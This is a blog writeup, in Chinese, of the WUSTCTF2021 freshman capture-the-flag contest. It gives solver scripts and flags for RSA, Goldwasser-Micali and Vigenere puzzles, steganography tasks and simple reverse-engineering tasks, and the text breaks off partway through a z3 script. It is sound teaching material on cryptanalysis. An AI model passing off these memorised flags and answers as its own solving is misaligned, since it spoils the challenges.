“蚁景杯”WUSTCTF2021新生赛writeup

原创

WustHandy 于 2021-01-30 17:11:10 发布 1765 收藏 1

分类专栏： WriteUp 文章标签： CTF

本文链接：https://blog.csdn.net/weixin_45883223/article/details/113441624

“蚁景杯”WUSTCTF2021新生赛writeup

Crypto

签到

微信扫码关注公众号，回复wustctf2021拿flag

滴答

摩斯密码

AES With RSA

```
from Crypto.Util.number import *
from os import *
from Crypto.Cipher import AES
from flag import flag
assert flag.startswith("flag{") and flag.endswith("}")
def padding(s,blocklen):
    length = (blocklen-len(s)) % blocklen
    return s + chr(length) * length
key = urandom(16)
iv = urandom(16)
m = padding(flag,16)
c = AES.new(key, AES.MODE_CBC, iv).encrypt(m)
print(c.hex())
p = getPrime(512)
q = getPrime(512)
n = p*q
e = 65537
m = bytes_to_long(key)
c = pow(m,e,n)
print(hex(n).strip("L"))
print(hex(c).strip("L"))
q = getPrime(512)
n = p*q
m = bytes_to_long(iv)
c = pow(m,e,n)
print(hex(n).strip("L"))
print(hex(c).strip("L"))
'''
abd2524c33d3192c4c34dcc34d91ff5d351b4612b38f178f743e0f093d1411a0
0x9a40bc6f9d9f2abfa62f0fd6d4bd8b90d0c93f1a0e20edd5604b9be3f985ce417937fa95596fafa23c89251954a045a5b53b8e09953d20
fb300364d40a1462190346c8032ddda62fb9c94bbfa98bbb7228bf15d8f1b8e214e66012821474d3ee891e64d675b83455496848a461704b
08efddb7856a82d2181037a06461921d31
0x70150c917bb393186dd4e3db75acca61502d36d29c617831e0207d9caa86d93c70aeb909ab50878490776fa1fabac8dc0fc0010d1226d3
c71a8956cf0d33102935af63f6b566fb9e824e7c52beaf6808d0aee39641cd172366cef2b692cc493e20c1cdec1fd98137b0a88cd58f1db9
99249b29d425e18a8e72fcb549af54869e
0xf285514f868026e1f0bbe46ef4566ce3a32d294bad7ef529fa30a7160a97adc6a6f728fd0783f017b42aad70c00fb88ce9025cea7ceddd
5840a741fc3830eef90071bb296e46189b138ab161e2eccc5c22ba40e23497e9617b925e982557c43b4ea5e6597867cdb0f85a67a4af0938
9d3b9e2e1d23c78a956481e025b195e4ed
0xee1259277e826884f3c12b928126fed7901821145d8106e32f4ec77483da366af12cc64a9a0228a03104a929f7b1316110d5379eff79ba
d722cdf22e1b9ac07282afcebf11806fc29a2a42081ba4dbba58fdc6c1608ca00c56d83e22251e441d87ec77cbe34554ef7d15c5bb02d1c0
b7890d1ea499e52f41b90cb0c32913de85
'''
```

两个n的p是同一个p，所以它们两个的公因数就是p，q也就求得了。

m1是AES加密的key，m2是AES加密的iv

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
c = 0xabd2524c33d3192c4c34dcc34d91ff5d351b4612b38f178f743e0f093d1411a0
n1 = 0x9a40bc6f9d9f2abfa62f0fd6d4bd8b90d0c93f1a0e20edd5604b9be3f985ce417937fa95596fafa23c89251954a045a5b53b8e099
53d20fb300364d40a1462190346c8032ddda62fb9c94bbfa98bbb7228bf15d8f1b8e214e66012821474d3ee891e64d675b83455496848a46
1704b08efddb7856a82d2181037a06461921d31
c1 = 0x70150c917bb393186dd4e3db75acca61502d36d29c617831e0207d9caa86d93c70aeb909ab50878490776fa1fabac8dc0fc0010d1
226d3c71a8956cf0d33102935af63f6b566fb9e824e7c52beaf6808d0aee39641cd172366cef2b692cc493e20c1cdec1fd98137b0a88cd58
f1db999249b29d425e18a8e72fcb549af54869e
n2 = 0xf285514f868026e1f0bbe46ef4566ce3a32d294bad7ef529fa30a7160a97adc6a6f728fd0783f017b42aad70c00fb88ce9025cea7
ceddd5840a741fc3830eef90071bb296e46189b138ab161e2eccc5c22ba40e23497e9617b925e982557c43b4ea5e6597867cdb0f85a67a4a
f09389d3b9e2e1d23c78a956481e025b195e4ed
c2 = 0xee1259277e826884f3c12b928126fed7901821145d8106e32f4ec77483da366af12cc64a9a0228a03104a929f7b1316110d5379ef
f79bad722cdf22e1b9ac07282afcebf11806fc29a2a42081ba4dbba58fdc6c1608ca00c56d83e22251e441d87ec77cbe34554ef7d15c5bb0
2d1c0b7890d1ea499e52f41b90cb0c32913de85
p = GCD(n1, n2)
q1 = n1 // p
q2 = n2 //p
e = 65537
d1 = inverse(e, (p-1)*(q1-1))
d2 = inverse(e, (p-1)*(q2-1))
key = long_to_bytes(pow(c1, d1, n1))
iv = long_to_bytes(pow(c2, d2, n2))
flag = AES.new(key, AES.MODE_CBC, iv).decrypt(long_to_bytes(c))
print(flag)
# b'flag{AES_W1th_RSA_1s_Fun}\x07\x07\x07\x07\x07\x07\x07'
```

GMC

```python
from Crypto.Util.number import *
from gmpy2 import *
flag = b'flag{xxx}'
def gmc(a, p):
    if pow(a, (p-1)//2, p) == 1:
        return 1
    else:
        return -1
def gen_key():
    [gp,gq] = [getPrime(512) for i in range(2)]
    gN = gp * gq
    return gN, gq, gp
def gen_x(gq,gp):
    while True:
        x = getRandomNBitInteger(512)
        if gmc(x,gp) ^ gmc(x,gq) == -2:
            return x
def gen_y(gN):
    gy_list = []
    while len(gy_list) != F_LEN:
        ty = getRandomNBitInteger(768)
        if gcd(ty,gN) == 1:
            gy_list.append(ty)
    return gy_list
if __name__ == '__main__':
    flag = bin(bytes_to_long(flag))[2:]
    F_LEN = len(flag)
    N, q, p = gen_key()
    x = gen_x(q, p)
    y_list = gen_y(N)
    ciphertext = []
    for i in range(F_LEN):
        tc = pow(y_list[i],2) * pow(x,int(flag[i])) % N
        ciphertext.append(tc)
    with open('./output.txt','w') as f:
        f.write(str(N) + '\n')
        for i in range(F_LEN):
            f.write(str(ciphertext[i]) + '\n')
```

flag由字符串转成了对应的二进制，F_LEN是二进制的长度，p和q是随机大素数，N是pq乘积。

x是一个是模p或模q其中一个的二次剩余的随机数。

y_list是一个每个都是随机数的元素都与N互素（公约数为1）的列表。

因为flag[i]要么是1要么是0，所以pow(x, int(flag[i]))等于x或1。

ciphertext的每一个元素tc等于随机数的平方乘x再modN或随机数的平方modN。

当tc与N的雅克比符号为-1时，tc不是模N的二次剩余，即此时是乘了x的，flag[i]为1。

```
from Crypto.Util.number import *
from gmpy2 import *
plaintext = ''
with open('output.txt') as f:
 n = int(f.readline())
 for line in f:
  cipher = int(line)
  if jacobi(cipher,n) == -1:
   plaintext += '1'
  else:
   plaintext += '0'
print(long_to_bytes(int(plaintext,2)))
# b'flag{G01dw4s53r_Mic41i_Cryp70sy573m}'
```

Vigenere

```
from wust import source, key
getdiff = lambda char: ord(char)-ord('a')
getchar = lambda num: chr(ord('a')+num)
def vigenere(src: chr, key: chr) -> chr:
    assert(src.isalpha() and key.isalpha())
    return(getchar((getdiff(src) + getdiff(key) + 1) % 26))
src = source.lower()
count = 0
assert(len(key) > 5 and len(key) < 10)
for i in src:
    if(i.isalpha()):
        print(vigenere(i, key[count % len(key)]), end='')
        count += 1
    else:
        print(i, end='')
#x yxwmjkibfjg ig cam qkyxjfwwmvzz hz dhumzpktwf kr rwei iysar jioghq hxomzkhxhub hn bez bhedlbzfve qpael, glp p
ybar oqximm po ytmpc the bmmmi, d vinn yzwj xrvfalxizz, mbf wxe plhx ig vbvl. li uyijen wc oay gdmczb, d tml hhc
 wc oay qjlb bl gxuwn na iijgy. zxn izb ihn xnekwjz tgpwz ca. vjn bbex vw pjoysnbovqt pbfax em dvmbfa. pm pxqx h
p nemkqzw apexzvjzgn, oxk izb rx fjtxtg qj auwn hvm, pj b uemkmap tho xrmp vl bkybcxz iroaisrmg bevg nijm eqqc p
bjla tqyzknz rmamia tfxjra amztet. r wmkivky uqx otlwtf txvqii niudn pm ioz uojuwqvd oh vf wtbcovefz rglmmzgxfwm
 wn qcx nzatvvfzl spd lmmh oh cnyham li nm. zxn pisz gi nxkit odzbu ch zciz nm oxk lw vjn jpblmap vgs nnmpwan hz
 fwywzzzfyoc pm pxqx nsdx zmxnhh ux ymio. bhpfagumkol xfabdm qcxcs snab mjpysb yzwj oay dxgamko hz uqx owszkhfm.
 rwc evoy onbbpbm limrvqbby gis axkmfqxx pdka. eb ybx oxm qvsdmy zxn. gwr yh hpc dvwt pl, hpa ww glp dhpf hcz tj
kfe. lrjmoniudn wwmp ihn mrx eqqcbh zxnz jlmwysb. ww vlo mbjwd bpxo riv ltv jrdex jc, ta bejnai rm emoz t jvkeqk
 zjgmuankbfjg jsxcmkq. tho djgvwq. dm ct jg ikq jy hbcnzm xiw cu pkwep dmmfuy bpojnai xnz klgeydcbdm xxmcpwl. gw
r ctpf whb mkbtafm bv wrm zlfjm iva btninkqvd xhhwnkaiqdhh, oxk lqa tho daxibb oay xnttbe jy iva fizhzmjmjvma. v
jn xp whb skjp iva vctqpky, pdk mbedvm, pa mpm ripljcmmv zjwyt caib xgkybmr xzlqbxf xnz alxbyuh fwzb jkxfa mpik
xhomm um wyotconw jg xir ig hhcz fhiitrmqwkn. riv leiqj oaysn tzm mmhvmnfa ijjga vb mpiq tho onxl bl nhfwn. rwc
rnx nirl ktxdf ut jg mfzply ux bvdxyx iva izmzdgwub. fivv jy ninlm xojuffvl lwk'o xrjbm. epbmx ninkm ioz kybu vw
vcgbwub, ppmoz mbfax izb rkiopl, em tdef jmxvbfar ninf iva vwxsnla bezf vz xnz ubvgm. xn tzm cjkgjwz wco jph txv
qii xhhuatkb. qcbm hxomzkvgwf fbtt xmbmf jvkwoybhh ch bpb xhhermqwkn hz pdk ewogw, hpc rwcon. hos fhzta dl xjoym
zbim. wzkxzamvvy dxgaqpol ig ckivpvvnjxga, zbgtnjxgapfkl, uom mpwrban jclmtc, vklbhxl tffx u tctvlfiz qbex qv qc
x qfk hn wrm vinvnvqzvmcpwl. wcon bm b fhzta oauu rl jwqc xpfarepbmx uom gweezky, cdm qb fn giu famzb whxjnl tqs
z. py bax kzbvmcop t ewogw nijm iti hts fwmmz tdmbpdm xzfqbffpx wz mmxdvmbkm xxvismxl jv mtwf, nvwvlhbw qxpmz, j
decujkg nlmvy, pa lbiqdhh po uqzqc. py bax kzbvmcop t ewogw qinkm ikthhf, jggeezky njr mfmmxmt qba wo cxl cneqmc
n, gi njmbmo chq trgocivk, qjcawcq axus xy jmfiz wpnkkma dgnp bbtmkxx is lhvnlmfcuh. rwco gxabu vwvzzint xy xzlk
xluh, xfxozlmjxg, qlbimcuh, fwdbhxhu, jgl klimyyc ww vlo tjqur bw rn. mbfh tzm xge vbbxl wk htnunk, iva oaysn ba
 vl htnunk pmoz. hos rwmvqdmcfb aidb ih vpmbma, pj, nhmrdm glp, py djgvwq junbrg wzazk vz yagafxtf dxxzkfjg. qf
kxtqbqx nijm nzlh xnirva, mkgbaicxvma nxfg-rgbmozln, bww bpb xhgnxgemxg, hos phdmoithdn pqti zfyspx. wco dwyocbb
qbn fuz kx lqpokccdmml xxkitb fivv jy spdk rcodlxjlmqwkn. mbf xgtg ivp nijm iti jnl dxgabfonyoc vctqpkyt fhcta b
xhfatttv mxwppgqhb dl nin zwtazg lvux. em ejiy xn pqti wx ucux bw ypbfe xnz xxmmcddeiz pjeourhva li mbbc uiafn.
uou fx kikihn blvmxq oay txecbfjgm zxn izb vmnfvibqkb mi jviwab. dg nin nvqqzw mujmma, vjn bbex bwavr wsntbma v
eux, cam bbgxwpvfcvfxtnjxga zbahln jvb, eedvb sniclfvmyt hhcz lrg wpwlbqqpmcpw tvl filomcl bpb ykybvl wn gzyzfal
```

```
wv, tvlbjwzbwk, hbfm, vtlqpjg, xfchycbqbfmn, tvl ymthenba. bezly eaxiup hnmu whe jb whlo jgme fi nm. zxn izb oxl
sryqma jy spdk wek xacmmkmv, pdgwf camg xmx hbcbdmp dg u xxktl tcxlf hhc efge umftga yz bgnrzzikol. vfltcab tho
gntz bezf, spd xvbopln zxnz jrmxuvlkikfzl qjca bpb ktlfwmit ozljpwlqjfgbnjnl gwr vky uxh kwtvkxmh mw kliylpwm gw
rmlymexa. qk jnl xxktl, xge nin lmvqdfyocl iva zqjsnlaqlil ig qnuikdms, gahu bez wycjlqvd oh nin tvobgbw, bax xi
ool ig j lmijgxmt fawtb, oay huhjii xhhwnkaiqdhh po uqbp. rx wbwgwb pziusjmm bez tcs caib zchefb yzwj oay brk cx
li pbjla eqkbl vfjm. qv zcbhb, pxzuxir, zsjgkm, oplmjj, lqvdviisn, bbiit the cam ckdmye bmibbn, riv jkm botbhh c
h eioy hzg cam dfmnm po eqjbmms ch xzmzobhh pniza khmub tb bez ylpwmqmon hz dhumzpktwf. camab hts lnxx wro mbf l
hvbxbbio ohz i phtfm cbum, ypm ninr eqig giu fhzs fi t qpael bevm qjue awli uy cutvsboxx jw uqb-yztljwz umadt. s
pdk qvzmxutrgotv jumpuxbm fiyisvtbqli bhedlbzfzl qpdel xbmiyudtbm qcxgtnedmp wr jsxiwafiz fbfl, qv xhxljlt iva z
emffamzb, oauu leiqj oh ixw lxmbxa cubxtn qckivpawcq oay xxktl. qcxmf utea tjnfe mxktxmx centa bl wx uoxmpmo dgx
vbmzqxg ilpmnkb, kj fisn gwjiz mbbw iqo fmhh. jw hcz tjkfe, faibbqxl uqx pcjvg gjww uiv xkybcx kik wx lfykwlrxxx
 bww lqpokccdmml fiycormmtv vm hp lhab. qcx amxuit zjgpfhtvkb jy nixnopq ih fpwzmz ozjojaxa glpk zblmwzfzl np jv
kwjkectq. mpmpz bhdaxiafizfz qhabfgx uom vwtlibum vxiarmxm qutkm rn bh uqx aijz iitrmqwk vl nixlm xozocpdl twszk
m po yzmbyhg bww amia-wyunkuqkvmcpw ppw evw np axrmzo mbf jnbplmbnjnl wn adlnbwm, cvfiyisvxl xlrxlt. fx ucpo wya
utzm lpk pjamcii nxfwnl qujpgy ux rwco nhpfaxqokor, ywng ia tz viocbvcb oh wpwlmvq oh spdk zciz hpfa hcz yjwcfb.
 pm efge mqaxil lpkmfuoma xxkitb mpm mgthfc lw bevm hp xgm kxi tlsnlb wrm mbpdzpbp. rx qjue kzbvmy b lbdqidsuurh
v wc oay nrgl qk xrvfalxizz. fuz rm jm jjky idfivb vgx gjbz bevg nin pwziy riva zwdbmggfwma pxqx gbmx jmcjky. gu
to qp aeuh wb hpbi aoj ebomkzky nj, itmxnx uem nvlbmlwpax iva xnlmh uzizzl.
```

https://www.guballa.de/vigenere-solver

give you d

```
from gmpy2 import *
from libnum import *
from Crypto.Util.number import *
from secret import flag1, flag2
p = getPrime(1024)
q = getPrime(1024)
n = p * q
e1 = 0x10001
e2 = getPrime(10)
m1 = s2n(flag1)
m2 = s2n(flag2)
c1 = pow(m1,e1,n)
c2 = pow(m2,e2,n)
d1 = invert(e1, (p-1)*(q-1))
print("d1=",d1)
print("e1=",e1)
print("c1=",c1)
print("e2=",e2)
print("c2=",c2)
print("n=",n)
'''
d1= 97606745955019477324571344177726666545809107848160745968442019765491267050543545327441959208439276659088575883271574735622161708911256403821832699476887294920028103189883571778430060320574939779902309636411283341747998547762850928008828426488312347017756474268216524557949808154937928446137811363704820767032035443293442576711212783112205368536287532816556115999276578255769860122740455229508717336497013418302671408188460217239001820402993357870724348274720995581232197352241156511193693183340141061110162650769541678596162481283412578468318411249636431462338313861802093649592048192257715699719113064521632662502571e1= 65537
c1= 30315448324286239638299062036236662848260181261996754440231105015540856205629769210905668143119821772290764673891262966908875080934096445449726778637982656381515303849692104004946404844992739507959273697910394577919390119391126925033586906156591566908332164241570475595476526801678912760980466630883645171554011535905890411943829621158239412655343264035682333618802372271712135947845328944644678010444634146917771803947105948403272206946874331553232782474405139791727796930661685565168839487344832305777363552233761272673202698063801492577455856782209278647892519976208997125913591978408186464081554830904623273783172e2= 727
c2= 82500740602274243921675274802789103115444636449391638637698002442516910980151628562360706048949871713366527026393076888625699502836878409348740109617255858324927318629244346857648125480419429329914373041333835747398410204904514012458549934547737535478669870608829665037175247372566772237479283722213032527186958264350017573057102276322899616929720380309044126566325019680273388172698833093837324755727554888966373284555121902038189177729320726700661522007779288162710994657518406640675266617635081660466125412883974765707109097992016174600300871417330731123238536596380008714251084722978854771894054036502843252775795n= 16949347684624444199730882020549727207579797835364486390222263981799637446520951564941479241788730755429607052441560089686202304965202328865879149004045368822166561031121061030823165425477649845937992280653629411960834585264656371767877344497402099272681450025479203969037271341644808077619919300874706124928010632466743721206172988706126276081105311610156444961489929845956521779517683260317442382177867528340690129611191602929151767062963900466581680747022376748730840902068954788887770543814815800099455381548242834877925303848347612497301376626619324115990787052927789981745597417645251872764332317707438924093033'''
```

两次的p,q,n都相同，只是e变了，给了n，e1，d1，可以算出p和q

由e,d 的定义（de mod (p-1)(q-1) = 1）我们可以知道:
ed-1=k(p-1)(q-1)
这里我们任取一个小于n的数g
从而:
g^(ed-1) =g^(k(p-1)(q-1))
由欧拉定理，
g^(ed-1) mod n =1
故
pq=g^(ed-1)-1=0 (mod n)
令 k=ed-1
则:
pq=g$^{k=(g}$k/2 -1)(g^k/2 +1) = 0(mod n)
我们可以发现如果g^k/2 -1 在 mod n下 如果等于p或者q (即与n有非1最大公因子) 那么就可以分解n了. 持续分解(g^k -1)=(g^k1 -1)(g^k1 +1)(g^k2 +1)…(g^k/2 +1)
如果直到 不能再分解那么说明失败 可以换一个 g 继续尝试. 如果成功,那么就说明找到了(g^ki -1 必须不为0)

```
from Crypto.Util.number import *
from libnum import *
from random import *
def getpq(n, e, d):
 while True:
  k = e * d - 1
  g = randint(0, n)
  while k % 2 == 0:
   k = k // 2
   temp = pow(g, k, n) - 1
   if GCD(temp, n) > 1 and temp != 0:
    return GCD(temp, n)
d1= 97606745955019477324571344177726666545809107848160745968442019765491267050543545327441959208439276659088575883271574735622161708911256403821832699476887294920028103189883571778430060320574939779902309636411283341747998547762850928008828426488312347017756474268216524557949808154937928446137811363704820767032035443293442576711212783112205368536287532816556115999276578255769860122740455229508717336497013418302671408188460217239001820402993357870724348274720995581232197352241156511193693183340141061110162650769541678596162481283412578468318411249636431462338313861802093649592048192257715699719113064521632662502574
e1= 65537
c1= 30315448324286239638299062036236662848260181261996754440231105015540856205629769210905668143119821772290764673891262966908875080934096445449726778637982656381515303849692104004946404844992739507959273697910394577919390119391126925033586906156591566908332164241570475595476526801678912760980466630883645171554011535905890411943829621158239412655343264035682333618802372271712135947845328944644678010444634146917771803947105948403272206946874331553232782474405139791727796930661685565168839487344832305777363552233761272673202698063801492577455856782209278647892519976208997125913591978408186464081554830904623273783172e2= 727
c2= 82500740602274243921675274802789103115444636449391638637698002442516910980151628562360706048949871713366527026393076888625699502836878409348740109617255858324927318629244346857648125480419429329914373041333835747398410204904514012458549934547737535478669870608829665037175247372566772237479283722213032527186958264350017573057102276322899616929720380309044126566325019680273388172698833093837324755727554888966373284555121902038189177729320726700661522007779288162710994657518406640675266617635081660466125412883974765707109097992016174600300871417330731123238536596380008714251084722978854771894054036502843252775792n= 16949347684624444199730882020549727207579797835364486390222263981799637446520951564941479241788730755429607052441560089686202304965202328865879149004045368822166561031121061030823165425477649845937992280653629411960834585264656371767877344497402099272681450025479203969037271341644808077619919300874706124928010632466743721206172988706126276081105311610156444961489929845956521779517683260317442382177867528340690129611191602929151767062963900466581680747022376748730840902068954788887770543814815800099455381548242834877925303848347612497301376626619324115990787052927789981745597417645251872764332317707438924093033p = getpq(n, e1, d1)
q = n // p
phi = (p - 1) * (q - 1)
d2 = inverse(e2, phi)
m1 = pow(c1, d1, n)
m2 = pow(c2, d2, n)
print(n2s(m1)+n2s(m2))
# b'flag{F4ct0r1n9_N_G1v3n_D}'
```

银河信号

百度百科银河字母

Misc

Erxian Bridge

用winhex/HxD/010editor打开图片，拉到最后

Zero Width

零宽度字符隐写

https://offdev.net/demos/zwsp-steg-js

binary


二进制转字符串再base64解码

base64

base64隐写

解码过程：
1.把 Base64 字符串去掉等号, 转为二进制数(VHlweQ== -> VHlweQ -> 010101000111001000110000011110010000).
2.从左到右, 8 个位一组, 多余位的扔掉, 转为对应的 ASCII 码(01010100 01110010 00110000 01111001 0000 -> 扔掉最后 4 位 -> 01010100 01110010 00110000 01111001 -> Tr0y)

隐写原理：
注意红色的 0, 我们在解码的时候将其丢弃了, 所以这里的值不会影响解码. 所以我们可以在这进行隐写.
为什么等号的那部分 0 不能用于隐写? 因为修改那里的二进制值会导致等号数量变化, 解码的第 1 步会受影响. 自然也就破坏了源字符串.
而红色部分的 0 是作为最后一个字符二进制的组成部分, 还原时只用到了最后一个字符二进制的前部分, 后面的部分就不会影响还原.
唯一的影响就是最后一个字符会变化. 如下图



如果你直接解密'VHlweQ=='与'VHlweR==', 得到的结果都是'Tr0y'.
当然, 一行 base64 顶多能有 2 个等号, 也就是有 2*2 位的可隐写位. 所以我们得弄很多行, 才能隐藏一个字符串, 这也是为什么题目给了一大段 base64 的原因.
接下来, 把要隐藏的 flag 转为 8 位二进制, 塞进去就行了.

```
#coding=utf-8
b64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
with open('1.txt', 'rb') as f:
    bin_str = ''
    for line in f.readlines():
        stegb64 = ''.join(line.split())
        rowb64 =  ''.join(stegb64.decode('base64').encode('base64').split())
        offset = abs(b64chars.index(stegb64.replace('=','')[-1])-b64chars.index(rowb64.replace('=','')[-1]))
        equalnum = stegb64.count('=') #no equalnum no offset
        if equalnum:
            bin_str += bin(offset)[2:].zfill(equalnum * 2)
        print ''.join([chr(int(bin_str[i:i + 8], 2)) for i in xrange(0, len(bin_str), 8)]) #8 位一组
```

Tall ShanBen

用十六进制编辑器把高度改高一点

hide

```
steghide extract -sf 1.jpg
```

Reverse

X0r

```
upx -d task.exe
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-RJuGRGhY-1611997605206)(imgs/image-20210125174652538.png)]

```
wust = 'ys~xdGPM@.q@Mz@.l@Z+lfb'
flag = ''
for i in wust:
 flag += chr(ord(i)^0x37^0x49^0x2e^0x57^0x40^0x21^0x1b^0x56^0x61^0x15^0x26^0x49^0x4a^0x4b^0x39^0x17)
print(flag)
# flag{XOR_1n_Re_1s_E4sy}
```

babypyc

在线网站反编译pyc

```
from libnum import *
ans = 0x6675FA7F228DBCEB6A2DC223A37FC64FE67E61L
flag = s2n(input('Input your flag: '))
flag ^= flag >> 10
if flag == ans:
    print('You are right!')
else:
    print('Try again!')
```

```
from libnum import *
flag = 0x6675FA7F228DBCEB6A2DC223A37FC64FE67E61
_flag = ''
for i in range(len(bin(flag)[2:])):
 j = i
 k = int(bin(flag)[2:][i])
 while j >= 10:
  j -= 10
  k ^= int(bin(flag)[2:][j])
 _flag += str(k)
print(n2s(int(_flag, 2)))
# b'flag{Sh1ft_4nd_X0r}'
```

babyjvav

用IDEA打开class文件可以自动反编译

```java
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by Fernflower decompiler)
//

import java.io.BufferedReader;
import java.io.InputStreamReader;

public class Wust {
    public Wust() {
    }

    public static void main(String[] args) {
        System.out.println("WUSTCTF2021 Freshman competition");
        System.out.println("Input your flag:");
        BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
        String str = null;
        int[] flag = new int[]{60, 23, 23, 41, 110, 66, 44, 17, 126, 68, 43, 26, 113, 71, 10};

        try {
            str = br.readLine();
        } catch (Exception var10) {
            System.out.println("ERROR: Undefined Exception.");
        }

        if (str.isEmpty()) {
            System.out.println("Nothing received.");
        } else {
            if (str.length() != 22) {
                System.out.println("len Wrong!");
                return;
            }

            String head = str.substring(0, 5);
            if (!head.equals("flag{")) {
                System.out.println("head Wrong!");
                return;
            }

            String m = str.substring(5, str.length() - 1);

            for(int i = 0; i < m.length() - 1; ++i) {
                int a = m.charAt(i);
                int b = m.charAt(i + 1);
                int c = a ^ b;
                if (c != flag[i]) {
                    System.out.println("Wrong!");
                    return;
                }
            }

            System.out.println("Congratulations!");
        }

    }
}
```

```cpp
#include<iostream>
using namespace std;
int main()
{
 int a[30]={ 60, 23, 23, 41, 110, 66, 44, 17, 126, 68, 43, 26, 113, 71, 10 };
 char b[30];
 for(int i=0;i<50;i++)
 {
  b[0]=i+65;
  for(int j=1;j<=15;j++)
   b[j]=b[j-1]^a[j-1];
  cout<<b<<endl;
 }
 return 0;
}
```

equations

z3解方程组

```python
from z3 import *
x0 = Int('x0')
x1 = Int('x1')
x2 = Int('x2')
x3 = Int('x3')
x4 = Int('x4')
x5 = Int('x5')
x6 = Int('x6')
x7 = Int('x7')
x8 = Int('x8')
x9 = Int('x9')
x10 = Int('x10')
x11 = Int('x11')
x12 = Int('x12')
x13 = Int('x13')
x14 = Int('x14')
x15 = Int('x15')
x16 = Int('x16')
x17 = Int('x17')
x18 = Int('x18')
x19 = Int('x19')
x20 = Int('x20')
x21 = Int('x21')
x22 = Int('x22')
x23 = Int('x23')
x24 = Int('x24')
x25 = Int('x25')
x26 = Int('x26')
x27 = Int('x27')
x28 = Int('x28')
x29 = Int('x29')
x30 = Int('x30')
x31 = Int('x31')
x32 = Int('x32')
x33 = Int('x33')
x34 = Int('x34')
x35 = Int('x35')
x36 = Int('x36')
x37 = Int('x37')
```

```
x38 = Int('x38')
x39 = Int('x39')
x40 = Int('x40')
x41 = Int('x41')
tmp = []
s = Solver()

s.add(234923 == x0*89+x1*30+x2*21+x3*11+x4*28+x5*97+x6*68+x7*91+x8*36+x9*29+x10*54+x11*38+x12*18+x13*31+x14*27+x
15*25+x16*42+x17*93+x18*45+x19*89+x20*80+x21*94+x22*57+x23*68+x24*59+x25*75+x26*74+x27*47+x28*40+x29*25+x30*68+x
31*52+x32*86+x33*81+x34*38+x35*23+x36*90+x37*80+x38*54+x39*66+x40*80+x41*36)
s.add(233479 == x0*65+x1*11+x2*81+x3*65+x4*58+x5*53+x6*86+x7*44+x8*62+x9*39+x10*64+x11*41+x12*93+x13*67+x14*34+x
15*30+x16*25+x17*45+x18*76+x19*17+x20*91+x21*47+x22*57+x23*82+x24*26+x25*17+x26*94+x27*51+x28*21+x29*80+x30*59+x
31*26+x32*75+x33*75+x34*25+x35*67+x36*52+x37*23+x38*81+x39*57+x40*79+x41*98)
s.add(231388 == x0*63+x1*83+x2*55+x3*29+x4*57+x5*53+x6*31+x7*99+x8*27+x9*92+x10*85+x11*98+x12*63+x13*80+x14*18+x
15*78+x16*79+x17*28+x18*96+x19*16+x20*95+x21*27+x22*25+x23*71+x24*40+x25*89+x26*79+x27*81+x28*13+x29*85+x30*41+x
31*44+x32*50+x33*55+x34*11+x35*32+x36*76+x37*65+x38*20+x39*37+x40*58+x41*27)
s.add(223405 == x0*39+x1*69+x2*44+x3*25+x4*49+x5*15+x6*16+x7*96+x8*35+x9*32+x10*92+x11*95+x12*11+x13*58+x14*31+x
15*90+x16*67+x17*72+x18*83+x19*78+x20*15+x21*25+x22*93+x23*96+x24*97+x25*31+x26*58+x27*59+x28*14+x29*86+x30*36+x
31*37+x32*22+x33*75+x34*43+x35*72+x36*13+x37*26+x38*18+x39*64+x40*64+x41*83)
s.add(234762 == x0*94+x1*82+x2*88+x3*51+x4*31+x5*71+x6*44+x7*74+x8*26+x9*46+x10*95+x11*66+x12*54+x13*75+x14*19+x
15*72+x16*93+x17*16+x18*85+x19*54+x20*46+x21*87+x22*15+x23*46+x24*74+x25*27+x26*26+x27*48+x28*83+x29*13+x30*38+x
31*94+x32*45+x33*52+x34*24+x35*72+x36*59+x37*71+x38*32+x39*65+x40*24+x41*93)
s.add(242484 == x0*34+x1*75+x2*68+x3*93+x4*79+x5*19+x6*14+x7*76+x8*60+x9*69+x10*73+x11*29+x12*48+x13*61+x14*49+x
15*64+x16*98+x17*29+x18*77+x19*81+x20*85+x21*11+x22*87+x23*11+x24*72+x25*63+x26*87+x27*40+x28*47+x29*48+x30*87+x
31*54+x32*88+x33*27+x34*26+x35*67+x36*93+x37*50+x38*79+x39*42+x40*12+x41*32)
s.add(232356 == x0*76+x1*61+x2*21+x3*72+x4*11+x5*93+x6*13+x7*63+x8*15+x9*13+x10*73+x11*49+x12*48+x13*76+x14*52+x
15*81+x16*62+x17*78+x18*84+x19*79+x20*95+x21*74+x22*57+x23*21+x24*13+x25*95+x26*15+x27*93+x28*57+x29*38+x30*89+x
31*98+x32*68+x33*69+x34*21+x35*40+x36*20+x37*55+x38*62+x39*29+x40*54+x41*40)
s.add(239858 == x0*98+x1*66+x2*92+x3*23+x4*97+x5*55+x6*72+x7*69+x8*81+x9*41+x10*38+x11*21+x12*56+x13*95+x14*86+x
15*39+x16*78+x17*53+x18*65+x19*37+x20*80+x21*56+x22*38+x23*60+x24*94+x25*72+x26*20+x27*43+x28*50+x29*28+x30*81+x
31*63+x32*12+x33*60+x34*32+x35*12+x36*22+x37*86+x38*65+x39*32+x40*76+x41*71)
s.add(218896 == x0*32+x1*15+x2*73+x3*84+x4*27+x5*21+x6*74+x7*21+x8*35+x9*26+x10*85+x11*28+x12*57+x13*91+x14*37+x
15*12+x16*67+x17*47+x18*10+x19*74+x20*62+x21*53+x22*73+x23*84+x24*94+x25*46+x26*74+x27*47+x28*57+x29*40+x30*88+x
31*71+x32*13+x33*32+x34*81+x35*95+x36*57+x37*28+x38*13+x39*94+x40*45+x41*34)
s.add(249026 == x0*50+x1*47+x2*34+x3*57+x4*12+x5*34+x6*76+x7*54+x8*79+x9*18+x10*44+x11*73+x12*50+x13*92+x14*51+x
